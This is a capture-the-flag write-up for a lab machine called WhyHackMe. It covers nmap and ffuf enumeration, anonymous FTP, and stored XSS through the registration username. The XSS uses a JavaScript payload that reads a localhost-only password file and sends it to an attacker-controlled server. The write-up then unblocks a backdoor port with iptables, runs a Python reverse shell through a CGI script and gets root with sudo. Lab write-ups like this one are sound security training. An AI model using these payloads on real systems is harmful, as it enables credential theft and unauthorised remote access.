WhyHackMe

Enumeration

Nmap Scan

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.4.101.169
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status

22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:71:2b:90:7d:89:b8:e9:b4:6a:76:c1:50:49:43:cf (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDVPKwhXf+lo95g0TZQuu+g53eAIA0tuGcD2eIcVNBuxuq46t6mjnkJsCgUX80RB2wWF92OOuHjETDTduiL9QaD2E/hPyQ6SwGsL/p+JQtAXGAHIN+pea9LmT3DO+/L3RTqB1VxHP/opKn4ZsS1SfAHMjfmNdNYALnhx2rgFOGITwgZHvgtUbSUFnUObYzUgSOIOPICnLoQ9MRcjoJEXa+4Fm7HDjo083hzw5gI+VwJK/P25zNvD1udtx3YII+cnOoYH+IT2h/gPcJKarMxDCEtV+3ObVmE+6oaCPx+eosZ+45YuUoAjNjE/U/KAWIE+Y0Xav87hQ/3ln4bzB8N5WV41/WC5zqIfFzuY+ewx6Q6u6t7ijxZ+AE2sayFIqIgmXKWKq3NM9fgLgUooRpBRANDmIb9xI1hzKobeMPOtDkaZ+rIUxOLtUMIkzmdRAIElz3zIxBD+HAqseFrmXKKvLtL6JIlEqtEZShSENNZ5Rbh3nBY4gdiPliolwJkrOVNdhE=
|   256 cb:29:97:dc:fd:85:d9:ea:f8:84:98:0b:66:10:5e:6f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFynIMOUWPOdqgGO/AVP9xcS/88z57e0DzGjPCTc6OReLmXrB/egND7VnoNYnNlLYtGUILQ1qoTrL7hC+g38pxc=
|   256 12:3f:38:92:a7:ba:7f:da:a7:18:4f:0d:ff:56:c1:1f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKTv0OsWH1pAq3F/Gpj1LZuPXHZZevzt2sgeMLwWUCRt

80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Welcome!!
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
```

FTP, SSH and HTTP

- FTP anonymous login is enabled, so check that and get the files
- Check if password authentication is enabled in SSH (can help with reusing passwords for a user)
- Fuzz the HTTP website

SSH (22)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/WhyHackMe]
└─$ ssh root@whyhackme.thm
The authenticity of host 'whyhackme.thm (10.10.44.80)' can't be established.
ED25519 key fingerprint is SHA256:4vHbB54RGaVtO3RXIzRq50QWtP3O7aQcnFQiVMyKot0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added 'whyhackme.thm' (ED25519) to the list of known hosts.
root@whyhackme.thm's password:
```

- Password authentication is enabled.

FTP (21)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/WhyHackMe]
└─$ ftp whyhackme.thm -a
Connected to whyhackme.thm.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||27140|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        119          4096 Mar 14  2023 .
drwxr-xr-x    2 0        119          4096 Mar 14  2023 ..
-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
226 Directory send OK.
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/WhyHackMe]
└─$ cat update.txt
Hey I just removed the old user mike because that account was compromised and for any of
you who wants the creds of new account visit 127.0.0.1/dir/pass.txt and don't worry this
file is only accessible by localhost(127.0.0.1), so nobody else can view it except me
or people with access to the common account.
- admin
```

- A user account was compromised, and the account was removed.
- A path to the password list is known (can help in brute forcing SSH login credentials)
- A pass.txt can only be accessed via the local host or by anyone with a common account (the first idea to exploit is SSRF)

HTTP (80)

FFUF Fuzzing


```
assets                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 448ms]
cgi-bin/                [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 456ms]
dir                     [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 478ms]
index.php               [Status: 200, Size: 563, Words: 39, Lines: 30, Duration: 450ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 481ms]
```

We can see the dir directory is inaccessible.


I didn't get login.php in the results. So I ran ffuf with the -e flag.

```
assets                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 485ms]
blog.php                [Status: 200, Size: 3102, Words: 422, Lines: 23, Duration: 453ms]
cgi-bin/                [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 438ms]
cgi-bin/.php            [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 448ms]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 505ms]
dir                     [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 444ms]
index.php               [Status: 200, Size: 563, Words: 39, Lines: 30, Duration: 439ms]
index.php               [Status: 200, Size: 563, Words: 39, Lines: 30, Duration: 436ms]
login.php               [Status: 200, Size: 523, Words: 45, Lines: 21, Duration: 476ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 516ms]
register.php            [Status: 200, Size: 643, Words: 36, Lines: 23, Duration: 480ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 491ms]
```


And this time, I got register.php also



I registered an account and logged in.





Still unable to access pass.txt




After logging in, I can comment on the blog page.


Website Notes





Login link and a user named admin.





Created an account with username: `<script>alert(123)</script>`

After logging in, I commented, and after submitting the comment, I got the alert pop-up.

Exploitation

As the site is vulnerable to XSS, I could craft a payload which can give me the content of the pass.txt file. The username must be the payload.

```
fetch('http://127.0.0.1/dir/pass.txt')
  .then(response => response.text())
  .then(data => {
    let attackerServer = 'http://<IP>:8000/catch?data=' + encodeURIComponent(data);
    // Use an Image tag for GET request
    let img = document.createElement('img');
    img.src = attackerServer;
    document.body.appendChild(img);
  });
```

With the help of ChatGPT, I made this payload and saved it in a file.

`<script src="http://<IP>:8000/exploit.js"></script>`

This payload will be used while creating an account, and when I comment, the script will be executed, and I will get the content.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/WhyHackMe]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.4.101.169 - - [12/Mar/2025 22:01:24] "GET /exploit.js HTTP/1.1" 200 -
```

After making a comment, the request was made.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/WhyHackMe]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.4.101.169 - - [12/Mar/2025 22:01:24] "GET /exploit.js HTTP/1.1" 200 -
10.10.119.45 - - [12/Mar/2025 22:02:01] "GET /exploit.js HTTP/1.1" 200 -
10.10.119.45 - - [12/Mar/2025 22:02:01] code 404, message File not found
10.10.119.45 - - [12/Mar/2025 22:02:01] "GET /catch?data=jack%3AWhyIsMyPasswordSoStrongIDK%0A HTTP/1.1" 404 -
```

And after a while, I got the content of the file.

Use these credentials to log in as Jack via SSH.

Post-Exploitation

```
jack@ubuntu:~$ sudo -l
[sudo] password for jack:
Matching Defaults entries for jack on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User jack may run the following commands on ubuntu:
    (ALL : ALL) /usr/sbin/iptables
```

```
jack@ubuntu:/opt$ ls
capture.pcap  urgent.txt
```

```
urgent.txt:
Hey guys, after the hack some files have been placed in /usr/lib/cgi-bin/ and when I
try to remove them, they wont, even though I am root. Please go through the pcap file
in /opt and help me fix the server. And I temporarily blocked the attackers access to
the backdoor by using iptables rules. The cleanup of the server is still incomplete I
need to start by deleting these files first.
```

So, the normal method of privilege escalation won't work. I copied the PCAP file to my machine.

As the packets are encrypted, I need the key/certificate to decrypt it, which can be found:

`/etc/apache2/certs/apache.key`

Added this to Wireshark.

Found this decrypted packet. It is on port 41312 which we didn't find open on the Nmap scan.


The the urgent.txt file tells this why - `I temporarily blocked the attackers access to the backdoor by using iptables rules.`


```
jack@ubuntu:/opt$ sudo /usr/sbin/iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp dpt:41312
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate NEW,RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     icmp --  anywhere             anywhere             icmp echo-reply
DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
```

The 41312 port rule is mentioned.

```
# Delete the rule
jack@ubuntu:/opt$ sudo iptables -D INPUT -p tcp --dport 41312 -j DROP

# Add the new rule
jack@ubuntu:/opt$ sudo iptables -A INPUT -p tcp --dport 41312 -j ACCEPT
jack@ubuntu:/opt$ sudo /usr/sbin/iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate NEW,RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
```

```
ACCEPT     icmp --  anywhere             anywhere             icmp echo-reply
DROP       all  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:41312

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
```





Privilege Escalation

https://whyhackme.thm:41312/cgi-bin/5UP3r53Cr37.py?key=48pfPHUrj4pmHzrC&iv=VZukhsCo8TITXORN&cmd=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.17.94.32",4444));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22/bin/bash%22)%27

Used this to get a shell as www-data.

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.17.94.32] from (UNKNOWN) [10.10.152.219] 39694
www-data@ubuntu:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=1003(h4ck3d) groups=1003(h4ck3d)
www-data@ubuntu:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: ALL
```

```
www-data@ubuntu:/usr/lib/cgi-bin$ sudo su
sudo su
root@ubuntu:/usr/lib/cgi-bin# id
id
uid=0(root) gid=0(root) groups=0(root)
```